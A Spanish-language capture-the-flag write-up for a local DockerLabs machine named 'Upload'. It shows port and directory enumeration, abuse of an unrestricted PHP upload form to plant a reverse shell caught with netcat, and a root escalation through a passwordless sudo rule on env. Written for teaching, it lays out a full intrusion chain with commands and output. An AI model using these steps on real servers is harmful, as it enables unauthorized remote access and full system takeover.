Upload

Como siempre hacemos el ping para ver su ttl:

```
(root@ kali)-[/home/kali/Desktop/DockersLabs/upload]
# ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms
```

Paso 1

Procedemos al escaneo tipico con nmap para ver los puertos abiertos

```
nmap -p- -sC -sV --min-rate 5000 -vvv --open -sS -n -Pn 172.17.0.2 -oN escaneo
```

```
PORT STATE SERVICE REASON VERSION

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))

|_http-server-header: Apache/2.4.52 (Ubuntu)

|_http-title: Upload here your file

| http-methods:

|_ Supported Methods: POST OPTIONS HEAD GET

MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Podemos observar que es un ubuntu con el puerto 80 abierto.

Paso 2

Ahora hacemos fuzzing con gobuster para encontrar algo interesante.


```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x php,sh,py,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                         http://172.17.0.2/
[+] Url:
[+] Method:
                                         GET
[+] Threads:
                                         10
[+] Wordlist:
                                         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:
                                         404
[+] User Agent:
                                         gobuster/3.6
[+] Extensions:
                                         txt,php,sh,py
[+] Timeout:
                                         10s
Starting gobuster in directory enumeration mode
/.php
                               (Status: 403) [Size: 275]
/.hta.py
                               (Status: 403) [Size: 275]
                               (Status: 403) [Size: 275]
/.hta
                            (Status: 403) [Size: 275]
/.htaccess.txt
/.hta.php /
                               (Status: 403) [Size: 275]
/.hta.sh
                             (Status: 403) [Size: 275]
/.hta.txt
                              (Status: 403) [Size: 275]
/.htaccess.sh (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.py (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
                          (Status: 403) [Size: 275]
(Status: 403) [Size: 275]
/.htaccess
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.sh (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.py (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1361]
/server-status (Status: 403) [Size: 275]
(Status: 200) [Size: 1357]
/upload.php
                               (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/
/uploads
Progress: 23070 / 23075 (99.98%)
Finished
```

Podemos ver cosas interesantes como upload.php y uploads

Paso 3

Si accedemos a la ruta upload.php nos aparece lo siguiente por ende intentaremos ver si acepta archivos php u otros para hacer un reverse shell.



Creamos un archivo php para verificar si admite este tipo de archivos el upload.

```
touch 1.php
```

Una vez creado lo subimos y observamos que si admite archivos php por lo que iremos a webshells.

Paso 4

Accedemos a webshells y copiamos su phph-revese-shell y lo pegamos en el directorio actual.

Podemos cambiarle el nombre si quisieramos.

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

Ahora nos toca modificar la **IP** y **Puerto** del archivo php-reverse-shell.php lo hacemos con nano una vez modificado Ctrl + O , Enter y Ctrl + X.

Una vez realizado subimos ese archivo al upload del servidor. Efectivamente se sube y podemos verificarlo accediendo a la ruta /uploads.

Index of /uploads

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
? 1.php	2024-07-03 22:59	0
php-reverse-shell.php	2024-07-03 23:08	5.4K

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80

Paso 5

Al ver que podemos subir estos archivos nos toca hacer el netcad para que el puerto 443 este escuchando:

```
nc -lvnp 443
```

```
listening on [any] 443 ...

connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 59010

Linux f4af907e7f50 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64 x86_64 x86_64 GNU/Linux
23:09:41 up 29 min, 0 users, load average: 0.34, 0.36, 0.43

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.

www-data@f4af907e7f50:/$ ^Z
zsh: suspended nc -lvnp 443
```

Ejecutamos el script:

```
script /dev/null -c bash
```

Procedmos a usar el Ctrl + Z para cerrar.

Paso 6

Ejecutamos el comando stty para poder ejecutar el script:

```
stty raw -echo; fg
```

Luego nos pide un tipo de terminal y ponemos xterm. Todo esto lo hacemos para simular una terminal dentro del servidor y poder ejecutar código más legible.

Pero esto no va del todo bien debemos asegurarnos de que funciona bien así que debemos ejecutar lo siguiente:

```
export TERM=xterm
```

Luego del enter:

```
export SHELL=bash
```

Luego de esto podemos ya ejecutar código de linux como si estuviéramos en una.

```
www-data@f4af907e7f50:/$
www-data@f4af907e7f50:/$ export TERM=xterm
www-data@f4af907e7f50:/$ export SHELL=bash
www-data@f4af907e7f50:/$ ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
www-data@f4af907e7f50:/$ sudo -l
Matching Defaults entries for www-data on f4af907e7f50:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on f4af907e7f50:
    (root) NOPASSWD: /usr/bin/env
www-data@f4af907e7f50:/$ ■
```

Paso 7

Buscaremos si hay algo curioso en la máquina antes de escalar privilegios.

```
find / -perm -4000 2>/dev/null
```

El resultado no muestra nada interesante pero es bueno saber para que funciona ese comando de búsqueda para otra ocasión.

Ejecutamos el siguiente comando para ver como se maneja el sudo:

```
sudo -l
```

```
www-data@f4af907e7f50:/$ sudo -l
Matching Defaults entries for www-data on f4af907e7f50:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User www-data may run the following commands on f4af907e7f50:
    (root) NOPASSWD: /usr/bin/env
www-data@f4af907e7f50:/$ ■
```

Después del resultado nos vamos a nuestra página https://gtfobins.github.io/# para ver como podemos escalar priv según env.

Sudo#

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo env /bin/sh

Debemos pegar esto en la terminal según la página para ser root:

sudo env /bin/sh

Alternativa si da fallo

sudo /usr/bin/env /bin/sh

Después de ejecutarlo

whoami

Ya somos root!